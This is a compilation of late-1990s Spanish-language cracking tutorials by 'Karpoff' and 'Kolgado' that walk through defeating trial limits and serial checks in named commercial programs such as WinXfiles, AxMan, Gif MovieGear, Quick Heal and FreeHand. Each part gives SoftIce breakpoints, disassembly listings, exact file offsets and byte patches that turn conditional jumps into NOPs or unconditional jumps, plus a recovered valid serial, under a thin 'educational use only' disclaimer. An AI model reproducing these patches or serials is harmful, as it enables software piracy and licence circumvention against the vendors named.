Sigamos en 0042B571 742A je 0042B59D otro salto si os fijáis en la dirección de memoria a la que apunta vemos que si salta va directo al salto que hemos analizado antes , pero si lo eliminamos haciendo que no salte entra en el código que genera el s/n valido, y cual fue mi sorpresa al ver que si eliminas el salto convierte la ventana de registro en un **keygen**, actuando así, metemos un nombre pulsamos **ok** y en vez de mostrarnos el nag con el aviso de registro aceptado o registro fallido nos muestra un nag diciendo su numero de registro es tal (alucinante, nunca vi un programa con este comportamiento) bueno para eliminar el salto 0042B571 742A je 0042B59D tendríamos que cambiar los bytes **742A** por **9090** solo tenemos que ver la dirección del offset e ir al HEXedit Offset **1BB71** cuando realizeis los cambios salvar el programa (que es una copia del original claro) y veréis cuando intentéis registraros....

Espero que lo entendáis todo, no me he querido meter en explicaciones profundas por dos razones, una por que ya debéis de tener nivel suficiente para llevar a cavo todos estos cambios sin las explicaciones detalladas de los anteriores manuales, y dos porque en este manual lo que intento es deciros que cualquier forma de crackeo es valida, todo lo que se os ocurra vale no os centréis solo en los manuales, buscar nuevos métodos de ataque.

Cualquier Duda, Sugerencia, Critica etc. A

Email Kf_karpoff@hotmail.com URL: http://welcome.to/karpoff

Un Saludo a TODOS/AS. (Karpoff)

Este material es solo para uso educativo, por ahora los cracks son ilegales.

Karpoff Spanish Tutor: Pagina dedicada a la dibulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Tutoríal de Crackeo Para Newbies desde Cero 22/09/99

Por Karpoff ## GRUPO KF_CRACK KARPOFF-NEW 98/99 ##

PROYECTO 12 ##

INTRODUCCION.

Hello Nuevamente ¡! Tan solo han pasado 2 dias desde el manual nº11, pero este va ha ser un manual cortito, quiero que conozcáis una herramienta que muchos no conoceréis, se trata de APIS32 V 2.4. Esta herramienta nos puede mostrar las apis que maneja un programa en cada momento, ejemplo: estamos con ele SoftIce intentando sacar el S/N valido de un programa pero no encontramos el breakPoint apropiado, que nos capture el proceso de creación y comparación del S/N, pues el APIS32 nos puede ayudar, os diré como a la vez que sacamos un S/N valido de la ultima versión de WinXfiles V2.4 (es tan nueva que solo tiene 4 días) este programa es para encriptar todo tipo de archivos, imágenes etc.

Podéis encontrar APIS32 V 2.4 en mi Web en la sección herramientas, Editores HEX & Utiles
http://welcome.to/karpoff

Parte 1

Este programa WinXfiles hace 3 versiones era tan fácil de crackear como desemsamblarlo y parchear un salto, (solo faltaba que en el readme del programa te dijesen donde encontrar el je a partchear, creerme que era facilísimo) hoy cuenta con algunas protecciones, el código fuente a cambiado, si modificas el programa este se cierra automáticamente, y algunas cosillas mas haciendo muy difícil petarlo con listado muerto.

Lo podéis coger de:

http://www.pepsoft.com/wxf32_42.zip

ftp://ftp.cix.co.uk/mirrors/tucows.com/files3/wxf32_42.zip


Herramientas: SoftIce y APIS32 V 2.4 , Cuento con que tenéis bien configurado el SoftIce ya que en este manual no voy a dar ninguna explicación sobre el tema.

Comportamiento del programa Tenemos 30 días de evaluación pasado ese tiempo deja de funcionar, desconozco si tiene algún tipo de limitación, no muestra ningún nag de arranque, tenemos la opción de registrar el programa, si metemos los datos al azar nos saldrá un nag diciendo Sorry this number is invalid o algo así, este nag no es del tipo de messageboxa es un nag que mas bien parece un icono grande, no emite ningún beep con lo cual nos dificulta mas el capturar el proceso mediante el nag.

Ataque Localizar un S/N valido dependiendo del nombre que metamos, localizaremos el numero rastreando los registros (eax, eip, ebx etc), ya que el S/N se genera según nuestro nombre y en un momento dado se compara con el nuestro, pero mientras ocurren todos etos procesos el S/N valido esta en alguna parte de la memoria puesto que ya se ha generado o se esta generando, rastrearemos los registros sin liarnos demasido si no encontramos lo que queremos enseguida, pasamos a tracear el programa y a ver todo el proceso. Como ya os dije en manuales anteriores no tenemos por que seguir unas pautas de crackeo, sino que todo lo que se nos pueda ocurrir es perfecto.

PARTE 2

A trabajar. Tenemos iniciado Windows con SoftIce y APIS32 V 2.4 ya en funcionamiento, el aspecto de APIS32 V 2.4 es este.



Examining application --- Escoger el programa que vamos a analizar

Command line arguments --- por si queremos ejecutar el programa con alguna opción

Follow API functions are spied --- Esta es la lista de funciones Api que nos detectaría en el programa a analizar, podemos añadir mas.

Find ---- Buscar una Función en la lista

Add --- Añadir mas Funciones tenemos una larga lista para añadir (dependiendo de las librerías .dll que utilice el programa pues añadimos))

Run ---- Ejecutar el programa que tenemos seleccionado, es muy importante para que nos sirva de algo el apis32 ir viendo en que momento de van ejecutando las funciones, que luego serán nuestros breakPoints en el soft.

En nuestro caso cargamos el archivo Wxfile.exe como esta en la foto y pulsamos Run se empieza a ejecutar el programa y vemos como van apareciendo las funciones que utiliza, pero a nosotros nos interesa las funciones que utiliza cuando nos muestra la ventana de error tras intentar registrarnos, ósea que vamos a WinX Files y pulsamos en el dibujo del cerdo, si! donde pone que tenemos 30 dias, nos sale la ventana de registro y rellenamos con lo que queramos, en mi caso pondre.

User Name: karpoff

Key: 14141414

Fijaros bien en el apis32 en las funciones que se han ejecutado nos posicionamos en la ultima función (con el ratón) y nos preparamos para pulsar OK en la ventana de registro a la vez que vemos que función escupe cuando muestre la ventana de que hemos fallado en el registro, y la función ha sido CreateWindowExa pues este será nuestro BreakPoint.
Cerramos todo y cargamos el archivo Wxfile.exe en el SoftIce Pulsamos el botón de los engranajes nos sale la ventanita pulsamos aceptar y estamos en el softice, ahora tenemos que salir para rellenar los datos del registro así que pulsamos F5 o [CTRL+D], devuelta a Windows y con WinXfiles ejecutado , nada pues a rellenar con los datos anteriores y atención ahora tenemos que ponemos nuestro BreakPoint, pulsamos [CTRL+D] y de nuevo en el softice a poner el BP
BPX createwindowexa
Tenemos que volver al windows para pulsar OK en los datos del registro, ósea que de nuevo F5 o [CTRL+D], y cuando salgamos a Windows pulsamos OK en los datos y haber si hace efecto la función createwindowexa EXPLACHSSSS estamos en el SoftIce concretamente en.

USER32!CREATEWINDOWEXA
015F:BFF55C65 B530 ------- AQUÍ

Como veis si miráis la parte inferior derecha del softice veréis que nos encontramos dentro de la librería de Windows USER32.DLL a la cual Wxfile.exe a hecho una llamada a la función createwindowexa tenemos que saber que parte del código de nuestra víctima llamo a esta función pulsamos F12 y EXPLACHSSSS aparecemos en la rutina padre.

```
015F:00416B99 E866EAFEFF        Call USER32!CREATEWINDOWEXA – LLAMADA A LA FUNCION
015F:00416B9E 8986C0000000      mov dword ptr [esi+000000C0], eax – ESTAMOS Aquí
```

hemos dicho que intentaremos localizar el S/N valido rastreando los registros no¿? Bueno pues pulsar la tecla F2 y aparecen en la parte superior del SoftIce los registros con sus valores, ahora posamos el ratón sobre cualquiera de ellos por ejemplo EAX y pulsamos el botón derecho, se despliega un menú de opciones escogemos Display y rastreamos la ventana de datos (la ventanita donde están los datos en caracteres) con las flechitas de movimiento de la ventana miramos hacia arriba y hacia abajo fijándonos en todo, atención pero rastreamos cada registro un poquitin para arriba y lo mismo hacia abajo, no os tiréis la de dios de tiempo, si no veis nada interesante al siguiente registro y hacéis lo mismo.

Prestar especial atención si veis números o un cacho del nombre que metisteis entonces lo miráis mas detenidamente. Bueno y cuando llegueis a ESI y miréis un pelin hacia arriba veréis 3 códigos uno el [nuestro] otro compuesto por [letras, números y un par de caracteres] y el ultimo todo [letras mayúsculas] apuntarlos y a probar.
En efecto la clave es

NAME: karpoff
KEY: CERKTEFVUNQJPHN

Era lógico pensar que el código valido eran las 15 letras mayúsculas, ya

que el otro código contenía un par de caracteres (! Que no suelen ser corrientes.
Habéis visto lo fácil que puede ser encontrar un S/N sin seguir todos los procesos, cuando tengáis un programa para crackear hecharle imaginación crackear tiene que ser algo divertido.
Llegados al nº12 de esta serie de manuales, me gustaría que me mandaseis sugerencias sobre como queréis que siga avanzando esto, si queréis proyectos con el SoftIce o empezar con el SmartCheck (como el SoftIce pero para visual basic) o manuales sobre como funcionan algunas herramientas de cracking. Lo dejo en vuestras manos.
Un saludo para todos en especial los que me habeis participado activamente con sugerencias preguntas etc,

Pues esto es todo. Que os a parecido.. interesante no¿? Como siempre mi mayor deseo es que entendáis esto como yo intento explicarlo. Es difícil escribir manuales creerme, pero mientras una sola persona los lea seguiré J

Con cualquier duda mandarme un email, contesto a todos los email.

Un saludo para todos/as (karpoff)

Kf_karpoff@hotmail.com

http://personal2.redestb.es/karpoff

http://welcome.to/karpoff

El uso de este material es solo para uso educativo, por ahora los cracks son ilegales cada cual es responsable del uso que le de a este tutorial, el autor no se hace responsable de nada.

Tutorial Descargado de Karpoff Spanis Tutor

Protecciones Estupidas

Programa	**Axman v3.01**	**W95 / WNT**
Descripción	**Compresor**	
Palabras del Autor	**Have you ever downloaded a program that you wanted to make a backup copy of only to realize that it was too large to fit onto a single floppy disk? Have you ever tried to email someone a large program only to have it not get there because of restrications that certain email servers make on the size of emails? Have you ever wanted to distibute files from your internet site but they are so large that people get frustrated trying to download them, having their connections lost and being forced to start over?** **If you answered yes to any of the questions above, then AxMan is the program for you!** **AxMan is a 32-bit windows application that will split any file into pieces. These pieces can then be later restored to recover the original file.**	
Ranking		
Tipo	**Trial de 30 dias**	
Url	**http://www.mosaicware.com**	
Protección	**Time Limit 30 Dias,Numero de Serie**	
Dificultad	**Facil**	
Herramientas	**SoftIce v4.01, W32dasm v8.9, UltraEdit v6.20b**	
Objetivo	**Simular estar registrados,Encontrar el zerial**	
Cracker	**KOLGADO**	
Fecha	**17 de Octubre de 1999**	

Introduccion:

He particionado este ¿¿tutorial??? en tres partes.
***Primera Parte <con parche>**
***Segunda Parte<en ejecucion o sin parche>**
***Tercera Parte<Encontrando el Zeriall>(recomendado)**

Al Atake:

Primera Parte
Hacemos todo el proceso de desensamblado y luego buscamos en el string reference.Vemos unos cuantos interesantes(expired,invalid info,etc) .Las maneras de crackearlo son son practicamente infinitas,pero le daremos al "thank you for...",doble click y alla vamos:

:00406AAC 84C0 test al, al
:00406AAE 6A30 push 00000030
:00406AB0 7513 jne 00406AC5

Possible StringData Ref from Data Obj ->"AxMan - Error 400"

:00406AB2 688C084600 push 0046088C

Possible StringData Ref from Data Obj ->"Invalid Registration Information"

:00406AB7 6868084600 push 00460868
:00406ABC 8BCE mov ecx, esi
:00406ABE E8E67F0200 call 0042EAA9
:00406AC3 EB7A jmp 00406B3F

Referenced by a (U)nconditional or (C)onditional Jump at Address:
:00406AB0(C)

Possible StringData Ref from Data Obj ->"AxMan"

:00406AC5 686C034600 push 0046036C

Possible StringData Ref from Data Obj ->"Thank you for registering your copy of AxMan"

:00406ACA 6838084600 push 00460838----------> AQUI APARECEMOS.

:00406ACF 8BCE mov ecx, esi
:00406AD1 E8D37F0200 call 0042EAA9
:00406AD6 E8B8A70200 call 00431293

Un poco mas arriba esta el "invalid info", o sea que tenemos las dos caras de la moneda practicamente juntos, todavia un poco mas arriba un jne, doble click sobre el
,jump to y nos lleva al "thank you..." o sea q' en la linea :00406AB0 7513 jne 00406AC5, cambiar el 7513 por eb13 y el programa is cracked.Facil verdad.

Segunda Parte(softice)

Si eso te parecio muy facil o por si alguna obscura razon no tienes el w32dasm,aca va otra opcion igual de facil.
En el programa, Help/Register...,ponemos lo que se nos ocurra, bpx getdlgitemtexta,x,no pasa nada,probamos otro,bpx getwindowtextA,x, y ahora si, estamos adentro,F10 maniaticamente hata que nos salte la ventana "Invalid Info", le damosok y estamos de vuelta en el soft nos vamos pa arriba hasta encontrar el jnz
00406ac5,creo que no hace falta decir que hacer en esta situacion, o si??, simplemente poner un bc * y despues doble click en la linea del jnz que mencionamos
hace un rato(pa poner un bpx).Correr de nuevo el programa y nos para, vemos que
al lado dice no jump; ponemos r fl z y listo.

Tercera Parte

Pero todavia hay mas, tambien podemos conseguir el verdadero serial.Repetimos el
proceso de ariba,pero en vez de poner el bpx en jnz lo ponemos en call que esta un poco mas arriba en 00406aa7 una vez alli F8 para entrar en el llamado, 11 veces F10
y tnemos Lea eax [esp+08],F10 una vez mas,ahora D eax y vemos 309-621-810.Si eso no es un serial q' me parta un rayo jeje...
PD:El serial es valido para el nombre=danz,Company=my self, si introduces otros datos tendras un serial diferente.
Saludos.
FEELFREE-KOLGADO

Tutorial Descargado de Karpoff Spanis Tutor

POST-MORTEM CRACKING

"I LOVE THE DEAD"

Programa	**Gif MovieGear**	**W95 / W98 / NT**
Descripción	**Animacion**	
Ranking		
Tipo	**Trial de 30 dias,Serial**	
Url	**http://www.gamani.com**	
Protección	**Time Limit 30 Dias,Numero de Serie**	
Dificultad	**Facil**	
Herramientas	**SoftIce v4.01, W32dasm v8.9, UltraEdit v6.20b**	
Objetivo	**Simular estar registrados.**	
Cracker	**KOLGADO**	
Fecha	**15 de Octubre de 1999**	

Al Atake:
Abrimos el programa en w32dasm,click en String Reference y buscamos por algo positivo,encontramos el "Expired trial version" le damos doble click i aparecemos aqui:

```
:0042C571 C705B8F8450000000000 mov dword ptr [0045F8B8], 00000000
:0042C57B 85FF test edi, edi
:0042C57D 7557 jne 0042C5D6
:0042C57F 6A30 push 00000030

* Reference To: USER32.MessageBeep, Ord:01BDh

:0042C581 FF1564144400 Call dword ptr [00441464]

* Possible Reference to String Resource ID=40214: "Expired Trial Version"
|
:0042C587 68169D0000 push 00009D16 --->"Aparecemos aqui"
:0042C58C E82FFFFDFF call 0040C4C0
```

:0042C591 83C404 add esp, 00000004

Notamos que un poco mas arriba esta un jne,le damos doble click y luego el boton jump to y nos lleva aqui:

*** Possible Reference to String Resource ID=40217: "Trial Version Reminder"**
|
:0042C5D6 68199D0000 push 00009D19-------->"Aqui"
:0042C5DB E8E0FEFDFF call 0040C4C0
:0042C5E0 83C404 add esp, 00000004
:0042C5E3 50 push eax
:0042C5E4 56 push esi

*** Reference To: USER32.SetWindowTextA, Ord:025Eh**
|
:0042C5E5 FF1530144400 Call dword ptr [00441430]
:0042C5EB 57 push edi

*** Possible Reference to String Resource ID=40218: "Reminder: There are %d days remaining in your 30 day trial p"**
|
:0042C5EC 681A9D0000 push 00009D1A
:0042C5F1 E8CAFEFDFF call 0040C4C0
:0042C5F6 83C404 add esp, 00000004

"Trial version reminder"Hmmmm...si no me equivoco parece ser la rutina de habilitacion del programa.
Cuando nos pasemos los 30 dias no va a hacer el salto y nos aparecera que debemos registrarnos para seguir usandolo,por lo tanto,
cambiemos el salto condicional por uno incondicional.
Le damos return el w32dasm para volver del salto,ahora nos fijamos en el offset.
Abrimos nuestro hex editor favorito(en mi caso uedit32) en el offset 0002c57d(en mi pc,esto puede variar),cambiar el 75 por eb.La proteccion
del trial ha sido deshabilitada.

Ahora bien,el programa esta crackeado, pero al darle en help/about...,obviamente nos sale el unregistered version,solo para ser un poco mas exquisitos y "limpiar" mas el programa
vamos a hacer que se cambie este mensaje por "Registered version".
En el string reference,buscamos "Registered version" ,doble click sobre ella y nos lleva aqui:

:0040C11F 83F801 cmp eax, 00000001
:0040C122 0F85E0000000 jne 0040C208--------->cambiar por nop

:0040C128 8D8424B0000000 lea eax, dword ptr [esp+000000B0]
:0040C13A 83C408 add esp, 00000008
:0040C13D 85C0 test eax, eax
:0040C13F 7547 jne 0040C188---->cambiar por nop

*** Possible StringData Ref from Data Obj ->"Registered Version"**
|
:0040C141 68F0454400 push 004445F0---------->"Aqui"
:0040C146 689F040000 push 0000049F
:0040C14B 56 push esi
:0040C14C FFD5 call ebp
:0040C14E 6A00 push 00000000
:0040C150 68A0040000 push 000004A0
:0040C155 56 push esi
:0040C156 FFD7 call edi

Inmediatamente arriba aparece un jne y un poco mas arriba otro.
Podemos cambiar estos por nop para que el programa no salte.En nuestro hex cambiamos
el 7547 por 9090 y el 0f85e0000000 cambiar por 909090909090.ok guardamos los cambios,en el programa le damos help/about....
¡¡¡SORPRESA!!!!! ,"Registered Version".
Ahora solo nos falta el nagscreen del principio,vamos a usar el softice ahora para detectar que funcion genera la nag.
Bpx CreateDialogBox,abrimos el programa y nada..,easy, no pasa naa,probemos con otro,bpx DialogboxparamA, y bingo!!!.F12 y estamos en el interior
de nuestra victima.Anotamos la direccion del call dialogboxparama,para referencia en el w32dasm.
PD: El softice se necesita en este caso para referencia pues no sabemos cual de todas las funciones genera la nag y no
perdernos en el listado muerto.
Buscamos esta direccion en el w32dasm y vemos esto:

:0042C6D5 8B542408 mov edx, dword ptr [esp+08]
:0042C6D9 50 push eax---------->nop
:0042C6DA A188154600 mov eax, dword ptr [00461588]
:0042C6DF 6880C44200 push 0042C480
:0042C6E4 52 push edx---------->nop

*** Possible Reference to Dialog: DialogID_0092**
|
:0042C6E5 6892000000 push 00000092------->nop

:0042C6EA 50 push eax------>nop

*** Reference To: USER32.DialogBoxParamA, Ord:0093h**
|
:0042C6EB FF15F4124400 Call dword ptr [004412F4]---->nop "Aqui aparecemos"
:0042C6F1 5E pop esi
:0042C6F2 C20400 ret 0004

Ahora solo nos resta deshacer el call y todos los push inmediatamente por encima de este(5 push).
Ahora tenemos un supuesto "Full registered version" del programa.,sin ningun indicio q' nos diga lo contrario.

FEELFREE-KOLGADO

Tutorial Descargado de Karpoff Spanis Tutor

Crackeando Quick Heal

La victima: Quick Heal
URL: www.quickheal.com
Descripcion: Excelente virus scanner
Dificultad: Principiante
Objetivo: Simular estar registrado
Cracker: Kolgado
Ponemos un numero cualquiera,control-d y nos salta el softice,bpx getdlgitemtexta
pa' probar y x, volvemos al programa,le damos ok y nos salta de nuevo el soft,un f12 y estamos en la rutina del programa,a partir de ahi podemos seguir dos caminos,
analizar minuciosamente y ver como se comporta el codigo(útil si queremos un KeyGen.),o probamos darle fanaticamente f10 hasta que nos aparezca el mensaje de "error en el codigo" o algo por el estilo.
Para no complicarnos demasiado(y porque tambien soy bastante nuevo para un keygen),probemos nuestra suerte con la segunda opcion.
Le damos f10 19 veces, y a la 20 nos aparece la ventana "incorrect unlock code",le damos aceptar y aparecemos en:

```
:00408D27 6880134400            push 00441380

* Possible StringData Ref from Data Obj ->"Incorrect unlock code."
                                |
:00408D2C 6818244400            push 00442418
:00408D31 E824D30100            call 0042605A

* Possible Reference to Dialog: DialogID_0066, CONTROL_ID:0458, ""
                                |
:00408D36 6858040000            push 00000458 "AQUI APARECEMOS"
```

```
:00408D3B 8BCE              mov ecx, esi
:00408D3D E8C7580100        call 0041E609
:00408D42 85C0              test eax, eax
:00408D44 7504              jne 00408D4A
:00408D46 33C0              xor eax, eax
:00408D48 EB03              jmp 00408D4D
```

El call inmediatamente arriba de donde aparecimos fue el que provocó el mensaje, por lo tanto, busquemos un poco arriba para ver q' tenemos(hay q' buscar algun salto condicional).

```
:00408CB0 50                push eax
:00408CB1 51                push ecx
:00408CB2 E86ECDFFFF        call 00405A25
:00408CB7 83C408            add esp, 00000008
:00408CBA 83F801            cmp eax, 00000001
:00408CBD 7564              jne 00408D23  "LA CLAVE"
:00408CBF E833CEFFFF        call 00405AF7
:00408CC4 E8438EFFFF        call 00401B0C
:00408CC9 663D0200          cmp ax, 0002
:00408CCD 7549              jne 00408D18
:00408CCF FF761C            push [esi+1C]
```

No necesitamos ir muy lejos y nos encontramos un jnz 00408d18 y un poco mas arriba jnz 00408d23,ahora bien, esto no nos dice nada por si solo,
asi que analicemos un poco.Si nos fijamos en jnz 00408d23(en w32dasm jne) nos damos cuenta de que en caso de hacer el salto apareceriamos unas cuantas
instrucciones antes de nuestro famoso call q' produce el mensaje de error,exactamente en:

```
:00408D21 EB31              jmp 00408D54

:00408D23 6A30              push 00000030 "AQUI"
:00408D25 8BCE              mov ecx, esi
```

* Possible StringData Ref from Data Obj ->"Error"

```
                        |
:00408D27 6880134400            push 00441380

* Possible StringData Ref from Data Obj ->"Incorrect unlock code."
                        |
:00408D2C 6818244400            push 00442418
:00408D31 E824D30100            call 0042605A  "NUESTRO    MARTIRIO"
```

Tambien podemos notar que inmediatamente arriba de push 30 esta un jmp que evitaria pasar por el call "de los lamentos".
por lo que a simple vista pareceria ser que nuestro 00408cbd jnz 00408d23 seria lo q' distingue de estar o no registrados.Pero antes de sacar conclusiones a la ligera,probemos.
Ponemos un bc*,y luego un bpx en 00408cbd,le damos control-d,le damos ok de nuevo a nuestra ventana de Registro y nos baramos en el bpx que hemos puesto.
Vemos que realmente va a saltar,como suponiamos,asi q' probemos,total no perdemos nada (creo).En le softice le damos r fl z y se convierte "magicamente" en un "no jump".
Ok el momento de la verdad,le damos bc*, y luego x, y pam!!!, un lindo mensaje... "Quick Heal has been upgrade to a complete..."No sweat.Ni siquiera necesitamos parcharlo,solo un cambio en un salto en tiempo de ejecucion y listo.
Esperando que les sirva de ayuda.Atte. Kolgado.
PD:Esta es la manera mas facil y es genial para los nuevos,si se animan le pueden dar con el keygen.Gracia a todos en el spanish reverse...
FreeMind.

FreeHand 8.0.1

Plataformas	W95
Descripción	**Editor de imagenes,texto,dibujo,etc.**
Tipo	**Trial de 30 dias**
Url	**http://www.macromedia.com**
Protección	**Limite de 30 Dias**
Dificultad	**Amateur**
Herramientas	**SoftIce v4.01, W32dasm v8.9, UltraEdit v6.20a**
Objetivo	**Romper el limite de 30 dias**
Cracker	**KOLGADO**
Fecha	**21/22 de Octubre de 1999**

Al Atake:

Para empezar adelantamos la fecha unos 35 dias,corremos el programa y nos sale la nag con dos botones,el try(deshabilitado) y el exit.Le damos exit y volvemos la fecha a la actual, corremos de nuevo el programa y nos sale una ventana chiquita que nos dice que Warning quisimos hacer trampa,bla,bla,bla... o sea que hay algo que le avisa al programa que el trial expiro, y por mas que alteremos la fecha sigue expirado.Ok, softice time, ponemos un bpx enablewindow, F12 una vez, y estamos adentro y vemos una llamada al user32!DialogboxparamaA(aqui se genera la ventana del Warning),asi que vamos a poner un nop en este call y en los push inmediatamente superiores.Anotamos la direccion y vemos el offset con el w32dsm:

```
:0040828C 8815628D4300 mov byte ptr [00438D62], dl
:00408292 6A00 push 00000000
:00408294 68B06D4000 push 00406DB0
:00408299 6A00 push 00000000

* Possible Reference to Dialog: DialogID_0072

:0040829B 6A72 push 00000072
:0040829D 50 push eax

* Reference To: USER32.DialogBoxParamA, Ord:008Eh
|
```

:0040829E FF1588954400 Call dword ptr [00449588]-------->aparecemos aca
:004082A4 83F806 cmp eax, 00000006
:004082A7 0F84EA000000 je 00408397
:004082AD E9CC000000 jmp 0040837E

En el hex cambiamos desde el offset 00007692 hasta 000076a4 por 90, y luego salvamos los cambios, corremos el programa y chau,chau ventana, y ademas nos habilita el programa tambien!!!;.., o sea que ahora hemos tenido una mejora, si nos pasamos del trial, retrocedemos la fecha del sistema y nos va a habilitar igual, en este punto si sos caigüe(expresion usada en mi pais que equivale a no querer hacer nada), te puedes conformar con esto que es lo minimo, o si te gusta experimentar con lo desconocido, seguí (elegi esto ultimo):)
Nos vamos al "futuro" de nuevo y ahi esta otra vez esa nag,bueno, vamos a ver que nos dice la "autopsia",,,,en el w32dsm,buscamos el string expired:

:00405FDD 891D9C654300 mov dword ptr [0043659C], ebx
:00405FE3 755C jne 00406041
:00405FE5 3935800E4400 cmp dword ptr [00440E80], esi
:00405FEB 741A je 00406007
:00405FED A120BB4300 mov eax, dword ptr [0043BB20]
:00405FF2 50 push eax

*** Possible StringData Ref from Data Obj ->"%s Expired"**
|
:00405FF3 6800C44200 push 0042C400---------------> aqui
;:00405FF8 68A0794300 push 004379A0
:00405FFD E8BE9A0100 call 0041FAC0
:00406002 83C40C add esp, 0000000C
:00406005 EB4C jmp 00406053

Los dos saltos inmediatamente superiores son tentadores pero creo que no pasa nada con ellos (al menos para mi) los analice y no vale la pena entrar en detalles. Bue..:) 55 instrucciones mas arriba esta una instruccion interesante :

:00405F2B 8B442410 mov eax, dword ptr [esp+10]
:00405F2F 83C0FE add eax, FFFFFFFE
:00405F32 83F81E cmp eax, 0000001E<------------------- cambiar 83f81e por 83f800
:00405F35 0F8794020000 ja 004061CF<-------------------------
:00405F3B 33C9 xor ecx, ecx
:00405F3D 8A88F4614000 mov cl, byte ptr [eax+004061F4]
:00405F43 FF248DE0614000 jmp dword ptr [4*ecx+004061E0]
:00405F4A A1ECCE4300 mov eax, dword ptr [0043CEEC]

Vemos una comparacion de el valor de eax con 1e<30 en decimal> podria ser por los 30 dias del trial .Ponemos un bpx en la direccion del ja para ver que onda, y notamos que no va a saltar y como nuestra trial esta expirado tenemos que invertir < a la mas pura Ingenieria Inversa>
para estar bien.
El valor de eax en esa comparacion si no recuerd9o mal es 6 y tiene que ser major a 30 para que salte,para esto facilmente podemos cambiar el 1e por 00 y siempre saltara ,,pero antes de eso vamos a ver si estamos en lo cierto.
Como es un ja las flag c y z deben estar en cero para ocasionar el salto , hacemos que salte y le damos x y enter y ¡¡¡pam!!! el invitado se ha presentado:) muy bien,,, ahora que estamos seguros vamos a hacer el cambio definitivo.
Abrimos nuestro hex y hacemos los cambios (creo que no es necesario explicar comom parchar con el hex pues ya ha sido explicado en otros tutoriales),,,corremos el programa,,,Oh no algo pasa, el famoso mensaje de windoze de volcado de pila,pero no nos desesperemos,,,por la pinta lo mas probable es que al alterar el codigo hace un rato, provoco otro cambio en algun lugar del exe.Para ver donde el error, en la ventanita que nos aparece le damos click en detalles y nos proporciona la direccion donde se produjo el "error fatal".La direccion es 0040512 ponemos en el soft un bpx en dicha direccion y :

:00405127 6A04 push 00000004
:00405129 E892A80100 call 0041F9C0
:0040512E 0FAFC7 imul eax, edi--------->cambiar 0fafc7 por 909090
:00405131 0FAFC6 imul eax, esi---------->cambiar 0fafc6 por 909090
:00405134 83C404 add esp, 00000004
:00405137 85C0 test eax, eax
:00405139 C70064000000 mov dword ptr [eax], 00000064-------> Aqui aparecemos
:0040513F 7409 je 0040514A

Vemos que eax tiene un valor de 00000000, ahora volvamos al editor hex y cambiemos el 1e por 00 de hace un rato a como estaba antes es decir 00 por 1e,corremos de nuevo el programa y nos debe parar el soft , ahora bien, notas la diferencia que provoco el error???, el valor de eax ahora es 00cc05b0.Cinco instrucciones mas arriba hay un call vamos a poner un nuevo bpx en esa instruccion para ver con que valor sale eax.
